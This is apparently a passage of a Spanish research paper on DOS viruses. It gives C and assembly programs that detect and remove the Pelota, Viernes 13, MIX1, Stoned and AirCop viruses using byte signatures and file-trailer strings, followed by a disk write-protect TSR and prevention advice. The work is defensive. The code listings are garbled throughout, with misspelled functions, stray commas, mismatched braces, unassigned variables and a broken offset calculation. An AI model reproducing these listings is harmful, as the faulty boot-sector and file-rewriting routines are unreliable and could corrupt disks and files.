        char unidad, Buffer[512];
        unsigned BOOT-Original;

        printf("\nEste programa detecta y elimina el virus de la pelota\n"),
        printf("tanto de diskettes como de disco duro.\n\n"),
        /* Preguntar por el disco a verificar */
        pritf("Introduce el disco a verificar (0=A:, 1=B:, 2=C:, 3=D:) => ");
        scanf("%d", &unidad);

        /* Leer el sector 0 (BOOT) */
        absread(unidad,1,0,Buffer);

        /* Comprobar si el disco está infectado */
        if (Buffer[507]==0 && Buffer[508]==0x57 && Buffer[509]==0x13)
        {
          printf("\n¡¡¡ DISCO INFECTADO CON EL VIRUS DE LA PELOTA ¡!!\\n\n"),
          /* Calcular la posición del sector de arranque original */
          BOOT_Original=Buffer[506*0x100+Buffer[505+1];
          Printf("Sector donde está el BOOT original: %d\n", BOOT_Original),

          /* Leer dicho sector */
          absread(unidad,1,BOOT_Original, Buffer);
          /* Escribirlo en el sector 0 */
          abswrite(unidad,1,0,Buffer);
          printf("VIRUS ELIMINADO DEL DISCO\N");
          {
          else printf("\nDISCO NO INFECTADO POR EL VIRUS DE LA PELOTA\n");
          }
        }
}
```

4 2 8 RUTINA PARA ELIMINAR EL VIRUS EL BOOT SECTOR

```
PATH        DB    'C:\CLEAN.FCG'

LIMPIA PROC
        MOV AH,3DH                  ;abro el archivo donde esta  el sector de
                                    ;arranque limpio

        MOV AL,00                   ,sólo lectura
        LEA DX,PATH                 ;A:clean.fcg
        INT 21H
        JC NOCLEAN
        MOV HANDLE,AX

        MOV AH,3FH                  ;leo el archivo clean.fcg
        MOV BX,HANDLE
        MOV CX,512                  ,Tamaño del sector
        LEA DX,ARCHIVO_FCG          ;Archivo_fcg  lugar donde se carga el
                                    ;archivo clean.cfg
        INT 21H
        JC NOCLEAN

        LEA SI,BUFFER               ;en donde esta el sector leido infectado
        LEA DI,ARCHIVO_FCG          ;el sector de arranque limpio
        MOV CL,3
        MAS.
        MOV AL,[DI]                 ;copio los bytes 0-2 del sector limpio al
                                     infectado
        MOV [SI],AL
        INC SI
        INC DI
        DEC CL
        CMP CL,0
        JNE MAS
        INC SI                      ;apuntan a 3
        INC DI
        MOV CL,27                   ;del 3-01dh(29d) dejo intacto el sector
        LUKE:
        INC SI
        INC DI
        DEC CL
        CMP CL,0
        JNE LUKE

        INC SI                      ;apuntana a 30d
```

```
        INC DI
        MOV CX,481
       COP.
        MOV AL,[DI]                ,copio de 01EH (30D) a 1FFH (511D), hasta
                                   ,el final del SECTOR
        MOV [SI],AL
        DEC CX
        CMP CX,0
        JNE COP                    ;buffer ya queda modificado con el sector
                                   ;limpio.
        MOV AH,03                  ;para escribir
        MOV AL,1                   ;numero de sectores
        LEA BX,BUFFER              ;área de entrada
        MOV CX,PSI                 ,mueve pista y sector iniciales
        MOV DH,00                  ;el lado
        MOV DL,0                   ;disco?
        INT 13H
        JC ERROR1
        MOV AH,2                   ;posicionar el cursor
        MOV BH,0
        MOV DL,0 ;X
        MOV DH,20  ;Y
        INT 10H

        LEA DX,LISTO
        MOV AH,9
        INT 21H
        JMP SALIDA
LIMPIA ENDP
```

4 2.9 VIRUS VIERNES 13 (PRINCIPIO COM)

Todos los archivos COM infectados con este virus terminan con la cadena "MsDos". Para detectar, por tanto, si un determinado archivo lo está, simplemente habrá que comprobar si finaliza con dicha cadena Si esto ocurre, procederemos a su desinfección, que consistirá en leer y almacenar en memoria la parte del archivo que no corresponde al virus, o sea, la situada desde el byte 1808 (tamaño del virus) hasta 5 bytes antes del final, para pasar a continuación a reescribir todo lo almacenado en memoria en el mismo archivo (otra posibilidad consistiría en ir leyendo y escribiendo en otro archivo). El siguiente programa sólo funciona con archivos COM de 60 Kb. o menores.

4 2 9.1 PROGRAMA PARA ELIMINAR EL VIRUS VIERNES 13 DE LOS ARCHIVOS COM

```
main()
{
 char Cadena[6],
 char Buffer[61441],          /* Reserva 60 Kb de memoria */
 unsigned Tamanio;
 FILE *Fp;
 struct ffblk Fichero;

 printf("\nEste programa detecta y elimina el virus VIERNES 13\n");
 printf("de todos los archivos  COM del directorio actual.\n\n");

 /* Busca el primer archivo COM */
 if(!findfirst("*.COM", &Fichero, 0x20))
 /* Si se encontro */
 do
 {
  /* Escribir en pantalla el nombre del archivo a verificar */
  printf("%-12s",Fichero para lectura */
  Fp=fopen(Fichero.ff_name,"rb");

  /* situarse en el 5° byte antes del final */
  fseek(Fp,-5L,2);

  /* Leer 5 bytes */
  Cadena[5]='\0';
  fread(Cadena,5,1,Fp);

  /* Comparar los 5 bytes leidos con la cadena "MsDos" */
  if (!strcmp(Cadena,"MsDos"))
  {
   printf("=> --- ARCHIVO INFECTADO !!!");

   /* Calcular el tamaño actual del archivo (por la posición
      del puntero, que está al final ) */
   Tamanio=ftell(Fp);

   /* Si el archivo acupa más de 60kb no es desinfectado */
   if(Tamanio>61440)
   {
    printf(" Imposible Desinfectar\n");
    break;
   }
```

```
   /* Situarse en el byte 1808 */
   fseek(Fp,1808L,0);

   /* Leer la parte del archivo no correspondiente al virus,
      y almacenarla en el array Buffer
      Tamaño del archivo - 1808 - 5 */
   fread(Buffer,Tamanio-1813,1,Fp);

   /* Cerrar el archivo */
   fclose(Fp),

   /* crear un archivo con el mismo nombre para escritura */
   Fp=fopen(Fichero.ff_name,"wb");

   /* Escribir en el archivo lo almacenado en memoria */
   fwrite(Buffer,Tamanio-1813,1,Fp);

   printf(" => VIRUS ELIMINADO\n");
  }
  else printf( => OK\n");

  fclose(Fp);
 } while(!findnext(&Fichero)); /* Buscar el siguiente archivo COM */
}
```

El siguiete programa detecta el virus Viernes 13 en memoria; para ello, obtiene los vectors de interrupción 8H y 21H y comprueba si su Offset (desplazamiento) es 21EH y 25BH respectivamente.

4.2.9.2 PROGRAMA QUE DETECTA EL VIRUS VIERNES 13 EN MEMORIA

```
main()
{
 union REGS Entrada, Salida;
 struct SREGS REG_seg;
 unsigned Offset_Vector_8, Offset_Vector_21h;

 printf("\nEste programa detecta el virus VIERNES 13 en memoria\n\n"),

 /* Obtener vectores de interrupción 8H */
 Entrada.h.ah=0x35;                    /* N° de servicio */
 Entrada h al=8;                       /* N° de interrupción */
 intdosx(&Entrada,&Salida,&Reg_seg);
 Offser_Vector_21h=Salida.x.bx;        /* Offset del vector */
 /* Obtener vectores de interrupción 21H */
```

```
 Entrada.h ah=0x35;                          /* N° de servicio */
 Entrada h al=0x21,                          /* N° de interrupción */
 intdosx(&Entrada,&Salida,&Reg_seg);
 Offser_Vector_21h=Salida x.bx;              /* Offset del vector */

 if(Offset_Vector_8==0x21E && Offset_Vector_21h==0x25b)
 {
  printf("--- VIRUS DETECTADO EN MEMORIA !!!");
  printf(" => segmento (hex): %04x\n",Reg_seg.es);
 }
 else printf("VIRUS NO DETECTADO EN MEMORIA\N");
}
```

4 2.10 VIRUS MIX1 (EXE)

Será necesario detectar si el archivo está infectado, comprobando si termina con la cadena "MIX1", cadena con la que terminan todos los archivos infectados por este virus. Si esto ocurre, procederemos a su desinfección, para lo que deberemos detectar en qué posición del archivo se almacenan los valores de la cadena que han sido reemplazados, tras lo cual habrá que leer dichos valores y escribirlos en su posición original, con lo que el virus quedará desactivado. A pesar de ello, el código del virus seguirá formando parte del archivo; para extirparlo, será necesario truncar el tamaño del archivo y escribir en la cabecera de éste nuevo tamaño. Necesitamos, por ello, conocer el número de bytes que el virus ocupa.

En el siguiente programa se utiliza el sistema de Entrada/Salida de bajo nivel (UNIX), puesto que en éste están definidas una serie de funciones no disponibles en sistema de Entrada/Salida de alto nivel (ANSI), utilizando en el programa anterior, tales como chsize(), filelength(), getftime() y setftime().

4 2.10.1 PROGRAMA QUE ELIMINA EL VIRUS MIX1

```
#include "io.h"
#include "dir.h"

main()
{
 char cadena[5];
 long tamanio_original;
 int Fp;
 unsigned bytes_ultimo_sector, sectores, offset, segmento;
 struct ffblk fichero,
 struct ftime fecha_hora;

 printf("\nEste programa detecta y elimina el virus MIX1\n");
```

```
printf("de todos los archivos del directorio actual.\n\n");

/* Buscar el primer archivo EXE */
if(!finfirst("* EXE",&fichero,x20)
/* Si se encontro */
do
{
 /* Escribir en pantalla el nombre del archivo a verificar */
 printf("%-12s",fichero.ff_name,4);

 /* Abrir al archivo para lectura y escritura */
 Fp=_open(fichero.ff_name,4);

 /* situarse en el 4° byte antes del final */
 lseek(Fp,-4L,2);

 /* Leer 5 bytes */
 cadena[4]='\0?,
 _read(Fp,&cadena,4);

 /* coparar los 4 bytes leidos con la cadena "MIX1" */
 if(!strcmp(cadena,"MIX1"))
 {
  printf(" => --- ARCHIVO INFECTADO !!!");
  /* Obtener y almacenar la Fecha y la Hora del Archivo */
  getftime(Fp,&fecha_hora);

  /* Calcular el tamaño original del archivo */
  tamanio_original=filelength(Fp)-1618;

  /* Calcular el N° de bytes en el último sector */
  byte_ultimo_sector=tamanio_original % 512;

  /* Calcular el N° de sectores que ocupará el archivo */
  sectores=tamanio_original / 512 + 1,

  /* Si el N° de bytes en el último sector es 0, será necesario
     decrementar en 1 el n° de sectores totales del archivo */
  if(!bytes_ultimo_sector) --sectores;

  /* Obtener el punto de entrada original del archivo */

  /* El segmento lo almacena en esta posición del archivo
     incrementando en 10H, por tanto habrá que decrementarlo */
  lseek(Fp,-1588L,2);
```

```
 _read(Fp,&segmento,2);
 segmento-=0x10,

 /* El offset lo almacena en esta posición del archivo */
 lseek(Fp,6L,1);
 _read(Fp,&offset,2);

 /* Escribir en la cabecera los valores obtenidos */

 /* Tamaño (Bytes en el último sector y sectores totales) */
 lseek(Fp,2L,0);
 _write(Fp,&offset,2);
 _write(Fp,&segmento,2);

 /* Truncar el tamaño original */
 chsize(Fp,tamanio_original);

 /* Restaurar la fecha y hora original del archivo */
 seftime(Fp,&fecha_hora);

 printf(" => VIRUS ELIMINADO\n"),
 }
 else printf(" => OK\n");

 /* Cerrar archivo */
 _close(Fp);

 } while(!findnext(&fichero));  /* Buscar el siguiente archivo EXE */

}
```

4 2.11 PROGRAMA PARA ELIMINAR EL VIRUS STONED Y AIRCOP

```
model small
stack 100h
data
  PSI    dw 0001        ;pista y sector inicial
  fin            db 00
  danger         db '--- TU SECTOR DE ARRANQUE ESTA INFECTADO !!!$'
  no_clean       db 'No encontro, el archivo CLEAN.FCG para limpiar tu disco, lo siento$'
  path           db 'c:\ENSAMBLA\clean.fcg',00
  handle         dw ?
  archivo_fcg    db 512 dup(0)
  men            db 'Lo siento, no pude leer tu sector de arranque. $'
  men1           db 'No se pudo limpiar tu disco, intenta de nuevo.$'
```

```
 limpio      db 'Todo esta bien, tu sector de arranque esta limpio$'
 listo       db 'Tu sector de arranque a quedado limpio$'
 saltaren    db 0Ah,0Dh,0Ah,0Dh,'$'
 disk        db 00
 buffer      db 1024 dup(' ')
 stoned      db
 33h,0C0h,8Eh,0D8h,0FAh,8Eh,0D0h,0BCh,00h,7Ch,0FBh,0A1h,4Ch,00h,0A3h,09h
 aircop      db
0FAH,33H,000,8EH,0D8H,0A2H,0C4H,7DH,0B8H,0E4H,00H,0A3H,0B8H,7DH,0B,
8H,31H
code

Main proc
Begin:
        mov ax,@data
        mov ds,ax
        mov es,ax

        mov ah,02               ;para leer
        mov al,01               ;numero de sectores
        lea bx,buffer           ;área de entrada
        mov cx,PSi              ;mueve pista y sector iniciales
        mov dh,00               ;el lado
        mov dl,disk             ;disco a:  // 0=a, 1=b, 2=c ...
        int 13h
        jc error_vader
        jmp ok
        error_vader:
        call error
ok:
        mov si,offset stoned
        call busca_vir
        cmp ax,1
        jne sigue1
        jmp error_virus
sigue1:
        lea si,aircop
        call busca_vir
        cmp ax,1
        JNE TERMINA
        jmp error_virus
        TERMINA:
        jmp clean
 Main endp
```

```
error proc
        call clear
        mov ah,2                ,posicionar el cursor
        mov bh,0
        mov dl,0
        mov dh,4
        int 10h
        lea dx,men
        mov ah,9
        int 21h
        jmp salida
error endp

error_virus proc
        call clear
                                ,disk = 00 cmp disk,80h
C3PO:

        lea dx,danger
        mov ah,9
        int 21h

        mov al,'2'
        je limpia
        jmp salida
error_virus endp

limpia proc
        mov ah,3Dh              ;abro el archivo donde esta el sector de arranque
limpio
                                ;-TODO!!
        mov al,00               ;sólo lectura
        lea dx,path             ,a:clean.fcg
        int 21h
        jc NoClean
        mov handle,ax

        mov ah,3Fh              ;leo el archivo clean.fcg
        mov bx,handle
        mov cx,512
        lea dx,archivo_fcg
        int 21h
        jc NoClean

        lea si,buffer           ,en donde esta el sector leido infectado
```

```
        lea di,archivo_fcg          ;el sector de arranque limpio
        mov cl,3
mas:
        mov al,[di]                 ,copio los bytes 0-2 del limpio al infectado
        mov [si],al
        inc si
        inc di
        dec cl
        cmp cl,0
        jne mas
        inc si                      ,apuntan a 3
        inc di
        mov cl,27                   ;del 3-01Dh(29d) dejo intacto el sector
        luke.
        inc si
        inc di
        dec cl
        cmp cl,0
        jne luke

        inc si                      ;apuntana a 30d
        inc di
        mov cx,481
cop:
        mov al,[di]          ,copio de 01Eh (30d) a 1FFh (511), hasta el final del sector
        mov [si],al
        dec cx
        cmp cx,0
        jne cop                     ;buffer ya queda modificado con el sector limpio.

        mov ah,03                   ;para escribir
        mov al,1                    ;numero de sectores
        lea bx,buffer               ;área de entrada
        mov cx,PSi                  ;mueve pista y sector iniciales
        mov dh,00                   ;el lado
        mov dl,0                    ;disco?
        int 13h
        jc error1
        mov ah,2                    ;posicionar el cursor
        mov bh,0
        mov dl,0 ;x
        mov dh,20  ,y
        int 10h

        lea dx,listo
```

```
        mov ah,9
        int 21h
        jmp salida
limpia endp

error1 proc
        lea dx,men1
        mov ah,9
        int 21h
        jmp salida
error1 endp

NoClean proc
        mov ah,2                ;posicionar el cursor
        mov bh,0
        mov dl,4 ,x
        mov dh,19  ;y
        int 10h

        mov ah,9
        lea dx,no_clean
        int 21h                 ;digo que no se encontro el archivo para limpiar
        jmp salida
NoClean endp

clear proc
        mov ah,7
        mov al,0
        mov cl,0                ;x inicial
        mov ch,0                ;y inicial
        mov dl,79               ;x final
        mov dh,24               ,y final
        mov bh,00001111b        ;color
        int 10h
        ret
clear endp

busca_vir proc
        ;si = offset de cadena de virus a buscar regresa:
        , ax=0 si no hay virus
        ; ax=1 si hay virus.
        push ds
        mov ax,ds
        mov es,ax
        mov di,offset buffer
```

```
        mov bx,di
        mov dx,si

ciclo:
        cmp bx,offset buffer + 497
        jae fin_bv
        mov cx,16
        repe cmpsb
        cmp cx,0
        je encontro_virus
        inc bx
        mov di,bx
        mov si,dx
        jmp ciclo
encontro_virus:
        mov ax,1
        jmp salida_bv
fin_bv:
        mov ax,0
salida_bv:
        pop ds
        ret
busca_vir endp

clean proc
        call clear
        mov ah,2                    ;posicionar el cursor
        mov bh,0
        mov dl,0 ;x
        mov dh,20  ;y
        int 10h
        lea dx,limpio
        mov ah,9
        int 21h
clean endp

salida proc
        mov ah,4Ch
        int 21h
salida endp
End
```

4 3 PROGRAMA PROTECTOR DEL DISCO DURO

El código que se ofrece a continuación corresponde a un programa de protección lógica contra escritura del disco duro. El lenguaje de programación utilizado es ensamblador correspondiente al compilador Macro Assembler de la casa Microsoft en su versión 5 0.

La creciente escalada en las variaciones de los virus y las nuevas creanciónes de programas hacen que la mayoría de los programas convencionales "antivirus" se hayan quedado obsoletos. Esto es debido a que el software se ha especializado en virus concretos.

Debido a las características del programa, su función es de prevenir y proteger frente a posibles ataques contra el disco duro Por eso, deberá utilizarse siempre que se vaya a trabajar con *diskettes* que contengan *software* de procedencia dudosa. Este programa puede incluirse en el fichero AUTOEXEC.BAT, con el fin de proporcionar protección del disco duro siempre que se reinicialice el sistema.

4,3.1 ¿COMO HACER EJECUTABLE EL PROGRAMA PROTECTOR?

El listado deberá escribirse en un editor de líneas o de texto con formato ASCII, con el nombre PROTEC.ASM.

una vez creado dicho fichero, se procederá siguiendo los pasos que se indican a, continuación·

1. Compilar el código fuente con el programa compilador MASM (Macro Assembler de la casa Microsoft). Para ello se debe escribir.

   MASM PROTEC; <Intro>

2. Una vez compilado, se obtiene el código objeto contenido en el fichero PROTEC.OBJ. Para obtener el código ejecutable se debe enlazar el programa utilizando el comando externo LINK.EXE del DOS.

   Para ello se debe escribir.

   LINK PROTEC; <Intro>

   En algunas versiones del DOS, al realizar esta operación aparecer un mensaje de error referente al segmento de la pila (stack), indicando que no encuentra dicho segmento Este error debe ignorarse, ya que es común cuando se pretende obtener un fichero tipo COM.

3. Convertir el fichero PROTEC EXE obtenido en el paso anterior en el fichero PROTEC COM. Para ello se debe usar el comando externo EXE2BIN EXE del sistema operativo DOS, escribiendo:

EXE2BIN PROTEC.EXE PROTEC.COM <enter>

4 3.2 ¿CÓMO EJECUTARLO?

Para ejecutar el programa, simplemente se tendría que escribir su nombre en el indicador de comandos (prompt) del DOS, con la siguiente secuencia de teclas.

PROTEC <Intro>

Aparece entonces, por pantalla, un mensaje indicando que el disco duro esta protegido contra escritura. Si se quiere desproteger el disco duro, simplemente habrá que repetir la operación anterior, es decir, volver a escribir la secuencia:

PROTEC <enter>

Cuando se lleva a cabo esta acción aparece un nuevo mensaje por pantalla indicando que el disco duro no está protegido contra escritura.

Si el programa ha sido incluido en el AUTOEXEC.BAT, habrá que desactivar previamente el programa protector (tal como se indicó anteriormente) siempre que se vaya a ejecutar un programa de aplicación que realice operaciones de control de entrada/salida sobre el disco duro.

4.3.3 LISTADO DEL PROGRAMA PROTECTOR

A continuación se incluye el listado del programa protector

```
                NAMEPROTEC
                PAGE        60,132
                TITLE 'PROTEC.COM --- protege el disco duro'

CSEG SEGMENT    PARA PUBLIC 'CODE'
                ORG         100H
                ASSUME      CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG

PRODIDU         PROC        NEAR

INICIO:         JMP         SHORT VERRES
NINT13:         DW          2 DUP (0000H)
                ADD         [BX],CL
```

```
        CNP     AH, 05H
        JE      VERUNI
        CMP     AH, 03H
        JE      VERUNI
AINT13. JMP     DWORD PTR CS:[0103H]
VERUNI: CMP     BYTE PTR CS:[0107H],00H
        JNE     AINT13
        CMP     DL, 00H
        JE      AINT13
        CMP     DL, 01H
        JE      AINT13
        CMP     DL, 03H
        JE      AINT13
        MOV     AH , 03H
        STC
        RETF

VERRES  MOV     DX, 0108H
        MOV     AX. CS
        MOV     ES, AX

BUCLE:  DEC     AX
        MOV     DS, AX
        MOV     SI, DX
        MOV     DI, DX
        MOV     CX, 0005H
        CLD
        REPZ    CMPSW
        JNE     FINBUC
        CMP     BYTE PTR DS:[0107H], 0FH
        JNE     CAMRES
FINBUC: CMP     AX, 0001H
        JNE     BUCLE
        MOV     BYTE PTR CS:[0107H), 00H
        MOV     AX, 3513H
        INT     21H

GINT13: MOV     CS:[0103H], BX
        MOV     CS:[0105H], ES
        PUSH    CS
        POP     DS
        MOV     DX,OFFSET MENSA1
        MOV     AH, 09H
        INT     21H
```

```
PINT13:   MOV     DX, 0108H
          MOV     AX, 2513H
          INT     21H

SALRES:   MOV     DX, 0134H
          INT     27H
CAMRES    NOT     BYTE PTR DS:[0107H]
          CMP     BYTE PTR DS:[0107H], 00H
          JE      SIPROT
          MOV     DX, OFFSET MENSA2
          IMP     SHORT NOPROT
          NOP
SIPROT:   MOV     DX,OFFSET MENSA1
NOPROT:   MOV     AH,09H
          PUSH    CS
          POP     DS
          INT     21H
TERMIN:   INT     20H

PRODIDU   ENDP

MENSA1:   DB      '*** DISCO PROTEGIDO CONTRA ESCRITURA ***'
MENSA2:   DB      '*** DISCO NO PROTEGIDO CONTRA ESCRITURA ***'
MENSA3:   DW            0000H
CSEG ENDS
END   PRODIDU
```

4.3.4. BREVE EXPLICACIÓN DEL PROGRAMA

En este apartado no se pretende realizar un análisis exhaustivo del programa, simplemente se ofrece una breve explicación de las distintas subrutinas que utiliza.

NINT13	Nueva interrupción 13h creada por el programa.
AINT13	Llamada a la antigua interrupción 13h.
VERUNI	Ver o comprobar la unidad de disco a la que se quiere acceder para realizar operaciones de escritura o formateo.
VERRES	Ver o comprobar Si el programa ya está residente en la memoria.
GINT13	Guardar el vector de interrupción de la antigua interrupción 13h.
PINT13	Poner o colocar en la tabla de vectores de interrupción la nueva interrupción 13h.
SALRES	Salir y quedar residente en la memoria.
CAMRES	Cambiar el estado del programa de residente a no residente, y viceversa.
SIPROT	Si se ha protegido el disco duro, aparece el mensaje MENSA1.
NOPROT	Si no se ha protegido el disco duro, es decir, Si se levanta la protección, aparece en la pantalla el mensaje MENSA2.

TERMIN Terminar y devolver el control al DOS.

4.5 MEDIDAS BÁSICAS

Después de lo que hemos analizado acerca de los virus, podemos, afirmar que aunque no se pueda proteger la computadora al 100%, del posible ataque de un virus, Si se puede reducir al mínimo la probabilidad de contagio. Si se toman las siguientes medidas:

4.5.1 UTILIZAR PROGRAMAS ORIGINALES

Los programas originales no tienen virus. El contagio de los virus siempre se producen a través de copias de programas, por lo que si evitamos en lo posible esas copias, estamos evitando en lo posible el contagio.

4.5.2 PROTEGER CONTRA ESCRITURA

Todos los discos en los que no tengamos que escribir más información deben ser protegidos contra escritura. Para ello, en los discos de 3,5 pulgadas se debe colocar la cejilla de tal manera que quede el hueco libre, y en los discos de 5,25 pulgadas se debe pegar la etiqueta de protección. Las unidades de disco flexibles están construidas de forma que resulta imposible escribir en los disco que estén protegido contra escritura. Por lo tanto, un disco protegido no puede contagiarse por virus. Es muy buena práctica tener todos los discos tanto los de programas originales como las de copias de seguridad con las etiquetas de protección.

4.5.3 ANTIVIRUS

Antes de ejecutar por primera vez cualquier programa, se debe comprobar la existencia de virus ejecutando cualquier aplicación antivirus. En el mercado existen muchos programas detectores de virus incluso algunos de ellos son de dominio publico. Si un disco contiene algún archivo contaminado, podemos efectuar cualquier tipo de acceso a él sin que ello represente ningún riesgo, siempre y cuando no ejecutemos el programa contaminado Por tanto, podemos ejecutar los comandos DIR o COPY sin problema ninguno. Hay que aclarar que si es nuestra computadora la que está contaminada entonces si podemos contagiar otro disco por el simple hecho de hacer un DIR, a menos que este disco esté protegido contra escritura.

4.5.4 COPIAS DE SEGURIDAD

Aun en el caso de seguir rígidamente las reglas anteriores, no demos afirmar que estemos completamente seguros, por lo que debemos de sacar una copia de seguridad cada cierto tiempo, si al final nos encontramos con un virus, este hecho no será completamente desastroso al poder recuperar la información después de limpiar la computadora de virus.

4 5 5 CHEQUEOS PERIÓDICOS

Por ejemplo, cada semana o cada mes se puede utilizar una utilidad antivirus para, verificar si se ha producido una infección. Independientemente de esto, si se dispone de un programa de protección puede instalarse en el fichero de arranque en la computadora.

Los virus son especialmente perjudiciales cuando se trabaja con redes de área local, por tanto, hay que poner el máximo interés en evitar que infecten a la misma. Por ello, no debe introducirse en la red ningún programa que no tenga debidamente comprobado su "estado de salud", e incluso puede llegarse a que las computadoras que estén conectadas a la red no tengan discos flexibles, salvo el del administrador.

Una fuente común de contagio son las comunicaciones, por eso se recomienda, igual que en los casos anteriores, especial cuidado en los archivos de aplicaciones recibidos mediante este sistema.

Por último, podemos recordar que PARA QUE UN VIRUS PUEDA REPRODUCIRSE, ES NECESARIO QUE EL PROGRAMA QUE LO CONTIENE SE EJECUTE.

4.5.6 QUE HACER EN CASO DE TENER UN VIRUS

Si a pesar de todas nuestras medidas de seguridad detectamos la existencia de un virus en nuestra computadora, en principio no tenemos que preocuparnos demasiado, puesto que las cosas no suelen ser tan graves. Si todavía no ha empezado la fase destructiva del virus, posiblemente podamos eliminarlo sin perder información. Si por el contrario, esta fase ya empezó, debemos eliminar primero el virus y posteriormente intentar recuperar la información perdida. Para ello utilizaremos las copias de seguridad o algún programa comercial de utilidades, como Pctools o Norton.

En cualquier caso, los pasos a seguir son los siguientes:

1. Apagar la computadora con el interruptor. No basta con reinicializarlo con las teclas CTRL+ALT+DEL.

2. Introducir en la unidad A: un disco con el Sistema Operativo. Debemos estar seguros de que este disco no tiene virus y de que esté protegido contra escritura.

3. Encendemos de nuevo la computadora, asegurándonos de carga el sistema operativo desde la unidad A

4. Utilizamos un programa detector de virus para identificar los archivos contagiados y el tipo de virus de que se trata.

5 Utilizamos un programa antivirus para eliminar el virus de los ficheros contagiados.

6 Hacemos una última comprobación para asegurarnos de que se consiguió eliminar el virus.

7 Si después de lo anterior algunos archivos continúan contagiados, debemos borrarlos completamente A continuación intentamos restaurarlos desde los discos flexibles Si no se tenia copia de ellos, los damos por perdidos.

En el caso de que no se disponga de programas antivirus, o de que los programas antivirus de que se dispone no sean adecuados, entonces sólo queda la trágica solución siguiente:

1. Apagar la computadora

2. Introducir en la unidad A. un disco con el sistema operativo. Debemos estar seguros de que este disco no tiene virus y de que está protegido contra escritura.

3. Encendemos de nuevo la computadora, asegurándonos de que carga el sistema operativo desde la unidad A.

4. Copiamos todos los archivos no ejecutables del disco duro en discos flexibles. Estos archivos son todos aquellos que tienen una extensión distinta de EXE, COM o OVL. No debemos olvidar mantener siempre la unidad A: como unidad por defecto. Podemos aprovechar esta oportunidad para eliminar la posible información inservible que contenga el disco como, programas mas antiguos, ficheros repetidos, etc.

5. Formateamos el disco duro e instalamos de nuevo el sistema operativo.

6. Volvemos a arrancar la computadora, esta vez desde el disco duro.

7. Restauramos todos los programas que teníamos. Si alguno de ellos no se tiene en disco flexible, no se le ocurra utilizar una copia del que tenia en el disco duro, puede estar contagiado, olvídese de él.

8. A continuación restauramos todos los archivos copiados anteriormente en los discos flexibles.

CONCLUSIONES

En este trabajo de investigación, se dan bases para la realización de un programa antivirus. Para realizar dicho programa les recomiendo hacer lo siguiente:

Lo primero que tendrá que hacer es identificar la cadena de caracteres del virus, que desea eliminar, esto lo conseguirá atrapándolo, con un programa "vacío", (como en la pag. 101) Los programas para atrapar virus se pueden hacer, dependiendo del tipo o clase, que se quiera atrapar o eliminar, por ejemplo: los de tipo macro se crea una macro vacía y se corre cada vez que uno note una anomalía en su computadora.

Como segundo paso, es hacer un pequeño programa que busque la cadena de caracteres en todos los archivos, en caso de encontrar la cadena de caracteres en un archivo continuar con el paso tres.

Tercer paso hacer una copia del archivo "contaminado", éste se hará para poder trabajar solo en la copia, por si tenemos una falla.

Cuarto paso crea un archivo para poder eliminar la cadena de caracteres, o bien borrar todo el archivo contaminado

Todo resulta más sencillo, cuando utilizamos nuestra imaginación y creatividad. Como no todos los virus son iguales, es por eso que debemos de utilizar todos nuestros conocimientos y estar actualizados constantemente para poder combatirlos y así tener menos perdidas de las que se causan por culpa de los virus a no poder detectarlos a tiempo.

Nunca vamos a estar al salvo al 100% de los virus, es por eso que la mejor arma sigue siendo la prevención

BIBLIOGRAFIA

Hozner, stren
C with assemble lenguaje
New York 1989

Englewood Cliffs, New Jersea
Assenble and assemblers
Prentic Hall 1988

Peter Norton, John Sacho
Guia del programador en ensamblador para· Ibm, pc, xt, at y compatible
Anaya Multimedia. Madrid 988

Dik van Baken
Manual de Usuarios de PC
Computec México 1995

Pedro Luis Cortes
Virus Manual de referencias
Ventura Ediciones, S.A. de C.V. México 1994

Jesus de Marcelo Rodao
Guia de campo de los virus informáticos
Computec ra-ma. México 1997

Juan José Nombela, Luis M. Del Pino González
Virus informáticos
Paraninfo S.A. España 1991